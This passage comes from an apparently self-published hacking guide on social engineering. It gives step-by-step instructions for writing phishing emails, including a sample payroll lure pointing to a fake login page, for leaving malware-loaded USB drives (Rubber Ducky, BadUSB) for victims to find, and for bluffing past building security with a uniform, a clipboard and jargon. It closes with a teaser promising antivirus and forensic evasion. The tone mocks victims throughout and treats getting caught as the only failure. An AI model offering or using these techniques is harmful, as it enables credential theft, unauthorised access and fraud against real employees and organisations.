If you think I'm exaggerating, I'm not. Companies get hacked every damn day because their employees fall for the dumbest shit. So, let's go ahead and use that to our advantage.

3. Phishing – The Art of Making People Click Like Morons

Phishing is king. Why? Because you don't need a single exploit—you just need an idiot to click a link.

How to Write a Killer Phishing Email

- Make it look urgent. ("Your account will be locked in 24 hours!")
- Use a trusted name. (Fake Microsoft, Google, or even their own IT team.)
- Create a fake login page. (Steal those creds, baby.)
- Make them feel stupid. ("You haven't enabled security? Click here to fix it!")

Example: Subject: "[IMPORTANT] Immediate Action Required – Your Paycheck is on Hold" Body: "We noticed an issue with your payroll information. Please verify your details immediately to avoid payment delay." [Fake Login Page Link]

Now sit back, watch them panic, and hand over their credentials like suckers.

4. Baiting – The USB Drive of Doom

I can't believe this still works, but it does. People cannot resist picking up random shit and plugging it in.

How to Ruin Someone's Day with a USB Drop

- Load malware onto a USB drive. (Use tools like Rubber Ducky or BadUSB.)
- Label it something tempting. ("Salary Details 2024" works wonders.)
- Drop it in a parking lot or break room.
- Wait for a dumbass to plug it in.

Boom. Instant access.

5. Impersonation – Walk Right Through the Front Door
Sometimes you don't need phishing or malware. You just need a clipboard and confidence.

How to Bullshit Your Way Into Any Building

- Wear a generic uniform. (IT guy, delivery driver, whatever works.)
- Carry a clipboard or laptop. (People assume you belong if you look busy.)
- Act impatient. (Security won't question you if you act like you have shit to do.)
- Use jargon. ("I need to check the server's uplink module." Nobody will question you.)

And just like that, **you're inside.**

6. Making Social Engineering Unstoppable

You wanna be a god-tier social engineer? Stop acting like a hacker and start acting like a con artist.

- Use psychology. Know what makes people tick.
- Sound confident. If you act like you belong, people won't question you.
- Exploit urgency. The more rushed someone feels, the dumber they get.
- Use charm. Be friendly, make them laugh, and they'll trust you.

---

7. Final Thoughts – If You Get Caught, You Deserve It

If you follow these steps and still get caught? You're hopeless. Social engineering is the easiest form of hacking because people are dumb and predictable. If you can't manipulate them, go back to running Metasploit like a script kiddie.

But if you master this? You'll never need another exploit again.

Next Up: Physical Security Bypasses – Because Keycards and Locks are Just Speedbumps. but in volume 2

Volume 2: The Evolution of a Hacker—From Lone Wolf to Cyber God

You think you're a hacker now? Cute. Breaking into machines is one thing—staying inside undetected, running your own malware, and pulling off attacks that make security teams panic? That's another level.

Next volume, we're going dark. No more playing on easy mode. We're stepping into the world of advanced exploits, custom hacking tools, and digital ghosting so clean that even forensics will find nothing but shadows.

You'll learn how to:

- Slip through firewalls like they don't exist.
- Drop malware that no AV will ever detect.
- Hack enterprise networks without setting off a single alarm.
- Disappear so thoroughly that even logs will lie for you.

By the time we're done, you won't just be another hacker—you'll be a goddamn phantom.

But here's the thing…
Not everyone is built for this level. Some of you will quit. Some will fuck up and get caught. And a few of you? You'll step up, level up, and learn what it really means to be unstoppable.

So the real question is…
Are you ready to stop being just another script kiddie and start becoming a nightmare?

To be continued…